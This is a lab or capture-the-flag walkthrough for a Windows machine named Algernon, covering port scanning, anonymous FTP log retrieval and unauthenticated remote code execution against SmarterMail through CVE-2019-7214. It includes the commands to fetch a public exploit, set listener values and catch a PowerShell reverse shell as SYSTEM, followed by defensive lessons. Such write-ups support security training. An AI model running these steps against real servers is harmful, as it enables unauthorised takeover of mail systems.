Algernon
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Algernon's anonymous FTP exposes the logs of a SmarterMail mail server (anonymous FTP). Port 17001 (its admin channel over .NET Remoting) is vulnerable to CVE-2019-7214: deserialization of untrusted data allowing unauthenticated command execution (CVE-2019-7214). The exploit returns a shell straight as nt authority\system.
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. We sweep the TCP ports:
ping -c 1 192.168.223.65
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.223.65
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
9998/tcp open http
17001/tcp open remotingnmap -p21,80,135,139,445,5040,9998,17001 -sCV 192.168.223.65 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20 09:31PM <DIR> ImapRetrieval
| 01-15-26 04:06PM <DIR> Logs
| 04-29-20 09:31PM <DIR> PopRetrieval
|_04-29-20 09:32PM <DIR> Spool
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
9998/tcp open http Microsoft HTTPAPI httpd 2.0 [/interface/root]
17001/tcp open remoting MS .NET Remoting servicesTwo hints click immediately. The anonymous FTP shows folders (ImapRetrieval, PopRetrieval, Spool) that are the typical layout of a mail server, and 17001/TCP shows up as MS .NET Remoting. On top of that, 9998 redirects to /interface/root. Everything points to SmarterMail, a Windows mail server whose web console lives on 9998 and whose admin channel listens on 17001.
FTP - TCP 21: SmarterMail logs
Anonymous login is allowed, so we pull the whole tree recursively:
wget -r ftp://anonymous:@192.168.223.65/
cd 192.168.223.65
ls
cat Logs/*delivery.log
ImapRetrieval Logs PopRetrieval Spool
22:31:35.613 Delivery server started at 4/29/2020 10:31:35 PM
22:31:35.692 Updating ClamAV database...
22:32:23.254 Updating the ClamAV database has completed successfully
23:15:58.747 Relay server stopped at 4/29/2020 11:15:58 PMThe logs confirm the service is SmarterMail (log format and the relay Spool), but hold no credentials. The path isn't reading mail: it's the SmarterMail version itself.
TCP 17001: identifying SmarterMail (CVE-2019-7214)
SmarterMail exposes its admin API on port 17001 via .NET Remoting, with three deserializable endpoints (/Servers, /Mail and /Spool). Versions 16.x before build 6985 carry CVE-2019-7214: the channel was configured with TypeFilterLevel.Full in its BinaryServerFormatterSinkProvider, meaning the BinaryFormatter accepts and reconstructs any type of object arriving over the socket, with no allowlist. That lets an unauthenticated attacker send a gadget chain generated with ysoserial.net: while rebuilding the object, BinaryFormatter fires its setters in sequence and ends up running the embedded command during deserialization itself (CVE-2019-7214).

There's a public Exploit-DB exploit that automates sending the serialized object:
searchsploit smarter
searchsploit -m windows/remote/49216.py
mv 49216.py smartermail_exp.py
SmarterMail Build 6985 - Remote Code Execution | windows/remote/49216.py
Codes: CVE-2019-7214Exploitation
RCE via SmarterMail (CVE-2019-7214)
We edit the four header variables of the script (target and listener data) and start a listener. The default payload is a PowerShell reverse shell:
HOST='192.168.223.65'
PORT=17001
LHOST='192.168.45.177'
LPORT=4444
With the variables set, we leave Penelope listening on 4444 (the LPORT) before firing the exploit:
penelope 4444python3 smartermail_exp.pyThe malicious object is deserialized in the service's context, which runs as the machine's most privileged account. The shell lands directly as nt authority\system, with no need to escalate:

PS C:\Windows\system32> whoami
nt authority\system
Post-exploitation
Proof
Already SYSTEM, we read the proof straight from the administrator's desktop:
type C:\Users\Administrator\desktop\proof.txt; whoami; hostname
f8bd45e00304334a575f0cdf2c9319a4Attack chain
anonymous FTP (21)  --  ImapRetrieval/Spool layout + logs  ->  service = SmarterMail
        │  17001 = .NET Remoting (SmarterMail 16.x < build 6985)
        ▼
CVE-2019-7214  --  deserialization of untrusted data, unauthenticated
        │  exploit 49216.py -> PowerShell reverse shell
        ▼
shell as nt authority\system  (proof.txt)
Lessons learned
- An anonymous FTP is rarely the final goal; it's usually a hint. There were no credentials in the logs here, but their layout identified the product (SmarterMail) and with it the real vector on another port. Enumeration counts for what it suggests, not only for what it hands you.
- Deserialization of untrusted data is code execution. When a service accepts serialized objects from a client and rebuilds them without validating the type, a well-chosen gadget runs commands. CVE-2019-7214 is a textbook case over .NET Remoting.
- Mail services often run as SYSTEM. That's why the RCE gave instant root: no escalation needed. Isolating these services under lower-privilege accounts reduces the blast radius of a flaw like this.
- Version and patch the middleware, not just the OS. Port 17001 is neither web nor obvious; it stayed exposed and unpatched. What you don't inventory, you don't patch.